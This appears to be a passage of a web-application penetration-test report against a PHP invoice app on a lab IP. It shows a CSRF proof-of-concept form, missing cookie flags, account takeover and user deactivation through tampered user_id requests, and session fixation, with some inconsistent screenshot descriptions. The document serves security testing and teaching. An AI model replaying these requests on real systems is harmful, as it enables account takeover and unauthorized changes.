
The screenshot shows a browser window with the title "GANPAT UNIVERSITY - DCS". The main content area displays a piece of HTML code for a CSRF exploit named "csrf.html". The code includes a script tag to push a state, a form with various hidden inputs for company name, address, phone, email, and a submit button. The file path is shown as ~/Documents/Training/Projects/invoxy/CSRF.

```

1 <html>
2   <body>
3     <script>history.pushState(' ', ' ', '/')</script>
4     <form action="http://192.168.0.203/add_client.php" method="POST">
5       <input type="hidden" name="companyname" value="ABC&#32;company" />
6       <input type="hidden" name="address" value="Banglows&#44;&#32;Street&#44;&#32;USA" />
7       <input type="hidden" name="phone" value="5555500000" />
8       <input type="hidden" name="email" value="abc&#95;g&#64;yopmail&#46;com" />
9       <input type="hidden" name="clientsubmit" value="" />
10      <input type="submit" value="Submit request" />
11    </form>
12  </body>
13 </html>
14 |

```

4. Session cookie without HttpOnly flag



The screenshot shows a web application dashboard titled "Dashboard Control panel". The sidebar includes links for Dashboard, Clients, Items, Users, and View Invoices. The main area has four cards: 0 Clients, 3 User Registrations, 3 Items, and 0 Invoice. Below this is a "Developer Tools" section for the URL /dashboard.php. The "Storage" tab is selected, showing the "Session Storage" table. A row for the session cookie "PHPSESSID" is highlighted with a red box. The table columns include Name, Value, Domain, Path, Expires / Max-Age, Size, HttpOnly, Secure, and SameSite. The "PHPSESSID" row shows the value "ksqf192.168.0.203.15", created on "Wed, 27 Oct 2021 04:49:47 GMT", and last accessed on "Wed, 27 Oct 2021 09:31:44 GMT". The "HttpOnly" column is marked as false. A tooltip for this row provides detailed information about the cookie's properties.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Data
PHPSESSID	ksqf192.168.0.203.15	192.168.0.203	/	Thu, 20 Oct 2022 11:15	35	false	false	None	PHPSESSID: "ksqf192.168.0.203.15" Created: "Wed, 27 Oct 2021 04:49:47 GMT" Domain: "192.168.0.203" Expires / Max-Age: "Session" HostOnly: true HttpOnly: false Last Accessed: "Wed, 27 Oct 2021 09:31:44 GMT" Path: "/" SameSite: "None" Secure: false Size: 35

5. Session cookie without secure flag

The screenshot shows a web application dashboard with four main sections: Clients (0), User Registrations (3), Items (3), and Invoice (0). On the left, a sidebar lists 'Clients', 'Items', 'Users', and 'View Invoices'. A 'Developer Tools' panel is open, specifically the 'Storage' tab under 'Session Storage'. It displays a table of session cookies:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
_islogin	503	192.16...	/rootcon	Mon, 25 Oct 2021 ...	11	false	false	None
check_pass	f925916e2754...	192.16...	/invoice	Wed, 03 Nov 2021 ...	42	false	false	None
email	alice_g%40yop...	192.16...	/invoice	Wed, 03 Nov 2021 ...	26	false	false	None
PHPSESSID	ksqzhc65f37h...	192.16...	/	Session	35	false	false	None
security_...	0	192.16...	/	Thu, 20 Oct 2022 1...	15	false	false	None
security	impossible	192.16...	/DVWA	Session	18	true	false	None
u_ck	911501f216da...	192.16...	/rootcon	Mon, 25 Oct 2021 ...	44	false	false	None
u_pw	176aa6ae7d4f...	192.16...	/rootcon	Mon, 25 Oct 2021 ...	36	false	false	None
user	gladson	192.16...	/rootcon	Mon, 25 Oct 2021 ...	11	false	false	None

A tooltip for the PHPSESSID row provides detailed information:

```

PHPSESSID:"ksqzhc65f37h75"
Created:"Wed, 27 Oct 2021 04:49:47 GMT"
Domain:"192.168.0.203"
Expires / Max-Age:"Session"
HttpOnly:true
HostOnly:false
Last Accessed:"Wed, 27 Oct 2021 09:31:44 GMT"
Path:"/"
SameSite:"None"
Secure:false
Size:35
    
```

6. Unauthorized access to Account Takeover

The screenshot shows a web application dashboard with the same layout as the previous one. The sidebar shows 'All Users' selected. The main area displays the user profile for 'alice_g' with the email 'alice_g@yopmail.com'. Below the profile picture, there are 'Edit Profile' and 'Log out' buttons. A cursor is hovering over the 'Edit Profile' button. At the bottom of the page, the URL '192.16.../user_profile.php' is visible.

User Profile

invoice/user_profile.php?newpassword=1&user_id=3&password=Test%40123&repassword=Test%40123&submit=Save

Edit User Profile

Change Password Profile

New Password: Enter New Password

Confirm Password: Retype password

Save Cancel

Copyright © 2019-2020.

User Profile

192.168.1.100/user_profile.php

Edit User Profile

Change Password Profile

New Password:



Confirm Password:


Save Cancel

Copyright © 2019-2020.


The screenshot shows a web browser window for 'GANPAT UNIVERSITY - DCS'. The URL in the address bar is `192.168.1.104/user_profile.php?newpassword=1&user_id=4&password=12345&repassword=12345&submit=Save`. The page title is 'Edit User Profile'. On the left, there's a sidebar with icons for Dashboard, Clients, Items, Users, and View Invoices. The main content area has tabs for 'Change Password' and 'Profile', with 'Change Password' selected. A success message 'Your password has been updated successfully.' is displayed above two input fields: 'New Password' and 'Confirm Password'. Below the fields are 'Save' and 'Cancel' buttons. The bottom of the page includes a copyright notice 'Copyright © 2019-2020.'

This screenshot is identical to the one above, showing the 'Edit User Profile' page after a password update. The URL is the same: `192.168.1.104/user_profile.php?newpassword=1&user_id=3&password=12345&repassword=12345&submit=Save`. The main content area shows the 'Change Password' tab selected, with a success message 'Your password has been updated successfully.' and two password input fields. The bottom of the page includes a copyright notice 'Copyright © 2019-2020.'





7. Unauthorized access to delete any user[Horizontal]



The screenshot shows a web browser window titled "List User". The URL is 192.16.../list_user.php. The page displays a table of users with columns: Name, Email, UserRole, and Status. There are three entries:

	Name	Email	UserRole	Status
<input type="checkbox"/>	maria_g	maria_g@yopmail.com	Admin	Active
<input type="checkbox"/>	mary_g	mary_g@yopmail.com	User	Active
<input type="checkbox"/>	martha_g	martha_g@yopmail.com	User	Active

Below the table, it says "Showing 1 to 3 of 3 entries". On the right, there are "Delete" and "Search" buttons. The sidebar on the left shows navigation links: Dashboard, Clients, Items, Users (with sub-links All Users and Add New User), and View Invoices. The top right shows a user profile for "alice g". The footer says "Copyright © 2019-2020. 192.16.../edit_user.php?user_id=7&action=edit".

The screenshot shows a web browser window titled "List User". The URL is 192.16.../list_user.php. The page displays a table of users with columns: Name, Email, UserRole, and Status. There are three entries:

	Name	Email	UserRole	Status
<input type="checkbox"/>	jack_g	jack_g@yopmail.com	Admin	Active
<input type="checkbox"/>	john_g	john_g@yopmail.com	User	Active
<input type="checkbox"/>	jill_g	jill_g@yopmail.com	User	Active

Below the table, it says "Showing 1 to 3 of 3 entries". On the right, there are "Delete" and "Search" buttons. The sidebar on the left shows navigation links: Dashboard, Clients, Items, Users (with sub-links All Users and Add New User), and View Invoices. The top right shows a user profile for "bob g". The footer says "Copyright © 2019-2020.". A cursor is hovering over the "Active" status button for the user "jill_g".


The screenshot shows a web application interface titled "List User". The URL in the browser is `http://192.168.0.203/list_user.php`. On the left, there's a sidebar with navigation links: Dashboard, Clients, Items, Users (with sub-options All Users and Add New User), and View Invoices. The main content area is titled "Table Of Users" and displays a list of users with columns: Name, Email, UserRole, and Status. Three users are listed: jack.g, john.g, and jill.g, all marked as "Active". A modal dialog box is centered over the table, containing the message "Are you sure to Deactivate" with "Cancel" and "OK" buttons. The "OK" button is highlighted with a mouse cursor.

The screenshot shows the Burp Suite Professional interface. The title bar reads "Burp Suite Professional v2021.8.3 - Inoxy - licensed to Bulwarkers Websecurity Pvt. Ltd. [single user license]". The menu bar includes Burp, Project, Intruder, Repeater, Window, Help, and several sub-options like Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, and Learn. The "Proxy" tab is selected. The main pane displays a POST request to `http://192.168.0.203/invoice/status_action.php`. The request details show the following headers and body:

```

1. POST /invoice/status_action.php HTTP/1.1
2. Host: 192.168.0.203
3. User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
4. Accept: */*
5. Accept-Language: en-US,en;q=0.5
6. Accept-Encoding: gzip, deflate
7. Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8. X-Requested-With: XMLHttpRequest
9. Content-Length: 14
10. Origin: http://192.168.0.203
11. DNT: 1
12. Connection: close
13. Referer: http://192.168.0.203/invoice/list_user.php
14. Cookie: PHPSESSID=l0tvf6pet; _ga=GA1.2.1153041111.1624031111
15.
16. id=10&status=0
  
```

The "INSPECTOR" tab is visible on the right side of the interface.



	Name	Email	UserRole	Status
<input type="checkbox"/>	maria_g	maria_g@yopmail.com	Admin	Active
<input type="checkbox"/>	mary_g	mary_g@yopmail.com	User	Active
<input type="checkbox"/>	martha_g	martha_g@yopmail.com	User	Inactive

Showing 1 to 3 of 3 entries

Copyright © 2019-2020.

8. Session Fixation

The screenshot shows a web browser window with a sign-in form and a developer tools panel.

Sign-in Form:

- URL: 192.16.../index.php
- Form fields:
 - Sign in user and company: alice_g@yopmail.com
 - Password: (redacted)
 - Remember Me: (checkbox)
 - Sign In button

Developer Tools - Storage Tab:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
_islogin	503	192.16...	/rootcon	Mon, 25 Oct 2021 ...	11	false	false	None	Mon, 25 Oct 2021 ...
PHPSESSID	ksgh2hc65f37fc17umqspqk75	192.16...	/	Session	35	false	false	None	Wed, 27 Oct 2021 ...
security_...	0	192.16...	/	Thu, 20 Oct 2022 1...	15	false	false	None	Wed, 27 Oct 2021 ...
security_impossible	impossible	192.16...	/DVWA	Session	18	true	false	None	Wed, 27 Oct 2021 ...
u_ck	911501f216	192.16...	/rootcon	Mon, 25 Oct 2021 ...	44	false	false	None	Mon, 25 Oct 2021 ...
u_pw	176aa6ae7	192.16...	/rootcon	Mon, 25 Oct 2021 ...	36	false	false	None	Mon, 25 Oct 2021 ...

The screenshot shows a web browser window with a dashboard and developer tools.



Dashboard:



- URL: 192.16.../dashboard.php
- User: alice g
- Control panel sections:
 - 0 Clients
 - 3 User Registrations
 - 3 Items
 - 0 Invoice

